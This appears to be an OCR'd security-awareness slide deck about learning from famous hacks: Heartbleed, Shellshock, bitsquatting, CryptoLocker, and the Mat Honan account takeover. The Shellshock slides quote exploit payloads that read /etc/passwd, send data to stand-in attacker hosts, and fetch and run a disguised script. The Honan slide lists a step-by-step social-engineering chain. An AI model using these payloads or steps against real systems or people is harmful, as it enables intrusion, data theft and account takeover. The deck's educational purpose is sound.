Embrace Your Inner Hacker

Ideas for developers who raise the bar on fragile systems

Kenneth G. Hartman

About Me

"I help my clients earn and maintain the trust of their customers"

Kenneth G. Hartman

- BS Electrical Engineering, Michigan Technological University
- MS Information Security Engineering, SANS Technology Institute
- Multiple Security Certifications: CISSP, GIAC Security Expert, etc.
- SANS Instructor – SEC488 Cloud Security Essentials

www.kennethghartman.com
@kennethghartman

The content and opinions in this presentation are my own and do not necessarily reflect the positions, strategies, or opinions of any current or previous employer.

Objectives

- Talk about some Epic Hacks and Some lessons that can be learned from them.
- Illustrate How Mental Models help us cope with complexity but too much reliance on these mental models can be our undoing
- How Hackers Think Different
- Why Embrace your Inner Hacker
- How to Embrace your inner Hacker

2012: The Year of Java Vulns (7/8/9)

Adam Gowdiak of Security Explorations

PROJECT SE-2012-01

At Least 69 Java Vulnerabilities in Java 7/8/9 in 2012-2013!

Basic Data

- Pro Bono security research project verifying security of Java SE
  - Project conducted for 3 months
- Multiple security vulnerabilities found in Java SE implementations coming from Oracle, IBM and Apple

VENDOR	# ISSUES REPORTED	# FULL SANDBOX BYPASS EXPLOITS
ORACLE	31	17
IBM	17	10
APPLE	2	1

LinkedIn Unsalted Passwords

- 117 Million Emails & Passwords
- Not following Industry Bast Practices
  - Darknet Diaries EP82
  - Most likely on LinkedIn Dev Backlog
- Amazon's *Passwords in the Wild* process (Automation)
- Proactively detect password reuse
  ► *thinking like a hacker*

"If an attacker can find passwords in the wild and try them against our systems, so can we! …before they do."

MARCEL DUCHAMP'S FOUNTAIN – ABSURD PIECE THAT CHANGED ART FOREVER

Avatar ALEKSANDAR MISHKOV
/ published 2 years ago

5,517 ART

THE "FOUNTAIN" WAS SUBMITTED TO THE SOCIETY OF INDEPENDENT ARTISTS, WHICH IS ONE OF THE FIRST VENUES FOR EXPERIMENTAL ART IN THE UNITED STATES. AND FROM THE MOMENT IT WAS SUBMITTED, IT PRODUCED A NEW FORM OF ART, WHICH DUCHAMP CALLED "READYMADE"

Looking at the Fountain, Marcel Duchamp's famous structure, you might wonder why it has such a prominent place in the art history books. But the factory-produced urinal Duchamp submitted as a sculpture to the 1917 exhibition of the **Society of Independent Artists in New York** is definitely a piece worth mentioning.

Let's be honest, you are not alone in asking why it has such a prominent place. The piece has generated controversy from the moment Duchamp purchased it and tried to sell it to the exhibition as a prominent piece of art. **What is not mentioned is his intention all along, and that was to puzzle, amuse, and provoke the viewers.**

The "Fountain" was submitted to the Society of Independent Artists, which is one of the first venues for experimental art in the United States. And from the moment it was submitted, it produced a new form of art, which Duchamp called "readymade". The idea is for the artist to use a mass-produced or found object, and transform it into art by the operation of selection and naming. **Readymade art challenged the very idea of artistic production, including what constitutes as art in a gallery or a museum.**

http://www.documentarytube.com/articles/marcel-duchamp-s-fountain-absurd-piece-that-changed-art-forever

- Obvious in hindsight, but it took a hacker to connect the dots
- Amazon Tight-lipped Internally
  - "Need to Know" Basis Only
  - That did not include me

Legend
Twitter
Google
Apple
Amazon

https://www.wired.com/2012/08/apple-amazon-mat-honan-hacking/

Target: Twitter handle "@mat"

Recon Phase:

Gets Honan's Emails from Website & Twitter
Determines email for recovery of twitter account was Gmail
Determines email for recovery of Gmail account was Apple Me.com
Determines that CC Tail & Billing Address required to reset Apple ID

Attack Phase:


Calls Amazon and add new CC to Honan's Account
Calls Amazon back and use Billing Address & CC to Change Email
Uses PW Reset Email to Change Password
Logs into Amazon.com and note the CC Tails
Calls Apple and resets Apple ID using Billing Address & CC Tail
Uses Apple Me.com email to reset Gmail Password
Uses Gmail to reset Twitter Password
Destroys Photos on iCloud
Wipes iPhone & Mac via iCloud
Sends Hatefull Tweets to embarrass Honan

Bitsquatting


"Like Typosquatting, but for bits"

01100011	01101110	01101110	0101110	01100011	01101111	01101101
c	n	n	.	c	o	m

01100011	01101111	01101110	0101110	01100011	01101111	01101101
c	o	n	.	c	o	m



Bitsquat Domain	Original Domain
aeazon.com	amazon.com
a-azon.com	amazon.com
amazgn.com	amazon.com
microsmft.com	microsoft.com
micrgsoft.com	microsoft.com
miarosoft.com	microsoft.com
iicrosoft.com	microsoft.com
microsnft.com	microsoft.com
mhcrosoft.com	microsoft.com
eicrosoft.com	microsoft.com
mic2osoft.com	microsoft.com
micro3oft.com	microsoft.com
fbbdn.net	fbcdn.net
fbgdn.net	fbcdn.net
gbcdn.net	fbcdn.net
fjcdn.net	fbcdn.net
dbcdn.net	fbcdn.net



Heartbleed Vulnerability

CVE-2014-0160

- "Over-Read" Bug on the OpenSSL Cryptography Library widely used to implement TLS protocol
- Improper validation in TLS Heartbeat Extension
- Introduced March 2012 / Disclosed April 2014
- Approx. 500,000 Servers Vulnerable
  - Leaked server memory (keys, passwords, cookies, etc.)

"Some might argue that Heartbleed is the worst vulnerability found (at least in terms of its potential impact) since commercial traffic began to flow on the Internet."
– Forbes

Memory Buffer Weaknesses


Buffer Over-flow

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35
I	n	t	e	n	d	e	d	_	s	t	o	r	a	g	e	_	s	p	a	c	e	a	r	b	i	t	r	a	r	y	_	c	o	d	e


Buffer Over-read

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36
I	n	t	e	n	d	e	d	_	t	o	_	b	e	_	r	e	a	d	r	a	n	d	o	m	_	s	e	c	r	e	t	_	d	a	t	a

Heartbeat – Normal usage



Heartbeat – Malicious usage



Shellshock – Remote Command Execution

```
ken@msi:~$ echo $USER
ken
ken@msi:~$ echo -e $USER'\n'$HOME'\n'$SHELL
ken
/home/ken
/bin/bash
ken@msi:~$ export GREETING="Hello World!"
ken@msi:~$ echo $GREETING
Hello World!
ken@msi:~$ welcome() { echo "Hello $USER, today is "; date; }
ken@msi:~$ welcome
Hello ken, today is
Tue Apr  6 08:56:17 EDT 2021
ken@msi:~$
```

```
tudor@ubuntu: ~
tudor@ubuntu:~$ export bunvenit="() { echo \"Hi $USER, here's the date:\"; date; }"
tudor@ubuntu:~$ bash -c 'bunvenit'
Hi tudor, here's the date:
Thu Oct 23 02:59:37 PDT 2014
tudor@ubuntu:~$
```


2014 Vulnerable

```
ken@msi:~$ export salutation="() { echo "Hello $USER, today is "; date; }"
bash: export: `ken,': not a valid identifier
bash: export: `; date; }': not a valid identifier
ken@msi:~$ export salutation='() { echo "Hello $USER, today is "; date; }'
ken@msi:~$ echo $salutation
() { echo "Hello $USER, today is "; date; }
ken@msi:~$ salutation
salutation: command not found
ken@msi:~$ bash -c 'salutation'
bash: salutation: command not found
ken@msi:~$
```

2021 Mitigated

"While Heartbleed could be used to do things like steal passwords from a server, Shellshock can be used to take over the entire machine. And Heartbleed went unnoticed for two years and affected an estimated 500,000 machines, but Shellshock was not discovered for 22 years." [1]

- Vulnerability resulted from BASH incorrectly executing trailing commands when function definition is stored in an environment variable [2]



Shellshock Exploitation

Exploitation Vectors [1]

- RCE via Apache with mod_cgi, CGI Scripts, Python, Perl
- RCE on DHCP clients using Hostile DHCP Server
- OpenSSH RCE/Privilege escalation

Exploitation Examples [2]

```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```


- `HTTP_USER_AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4)`
- `HTTP_USER_AGENT=() { :; }; /bin/eject`

```
() {:;}; /bin/cat /etc/passwd
() { :;}; /bin/bash -c \"whoami | mail -s 'example.com 1' xxxxxxxxxx@gmail.com
() {:;}; ping -c 1 -p cb18cb3f7bca4441a595fcc1e240deb0 attacker-machine.com
() {:;}; /usr/bin/wget http://attacker-controlled.com/ZXhhbXBsZS5jb20K >> /dev/null
() { :;}; /bin/sleep 20|/sbin/sleep 20|/usr/bin/sleep 20

() { :;}; /bin/bash -c \"/usr/bin/env curl -s http://xxxxxxxxxxxxxxx.com/cl.py >
/tmp/clamd_update; chmod +x /tmp/clamd_update; /tmp/clamd_update > /dev/null& sleep 5;
rm -rf /tmp/clamd_update\"
```

"When I am working on a problem, I never think about beauty..... but when I have finished, if the solution is not beautiful, I know it is wrong."

— **R. Buckminster Fuller**



CryptoLocker

- Trojan that propagated by email attachments and Gameover Zeus Botnet
- September 5, 2013 to late May 2014.
- Malware encrypted certain types of files stored on local and mounted network drives using RSA public-key cryptography.

- The 1024 Bit RSA private key was stored only on the malware's control servers.
- Payment of US $300-400 in BTC or MoneyPak (Total $3M-$30M US, >$200M?)
- Used a Domain Generation Algorithm (1000/Day)
- Copied itself to %AppData% or %LocalAppData%
- Used Registry Keys for persistence & Storing its configuration

https://www.secureworks.com/research/cryptolocker-ransomware

CryptoLocker (2)

- Used the "Microsoft Enhanced RSA and AES Cryptographic Provider“
- Selected 72 File Types (*.doc, *.ppt, *.dwg, ***pdf**, etc.)
- Each Encrypted file had its own AES Data Encryption Key (DEK).
- The DEK was encrypted with the malware’s public Key and was stored along with additional metadata and the encrypted file.
- The malware stored the location of each file it encrypted in the Files subkey of the `HKCU\SOFTWARE\CryptoLocker` registry key.
- The malware splash screen appeared only after all files were encrypted
- `GetLogicalDrives()` and then `GetDriveType()` API calls
  - DRIVE_FIXED, DRIVE_REMOTE, **DRIVE_REMOVABLE**

https://www.secureworks.com/research/cryptolocker-ransomware

CryptoLocker Decryption Service

This service allow you to purchase private key and decrypter for files encrypted by CryptoLocker.

If you already purchased private key using CryptoLocker, then you can download private key and decrypter for FREE.

Select any encrypted file and click "Upload" button.
The first 1024 bytes of the file will be uploaded to the server for search the associated private key. The search can take up to 24 hours.

Browse... **No file selected.**


Upload


IMMEDIATELY AFTER UPLOADING FILE TO THE SERVER, YOU RECEIVE YOUR ORDER NUMBER. YOU CAN USE THIS NUMBER TO CHECK STATUS OF ORDER.

OR if you already know your order number, you may enter it into the form below.

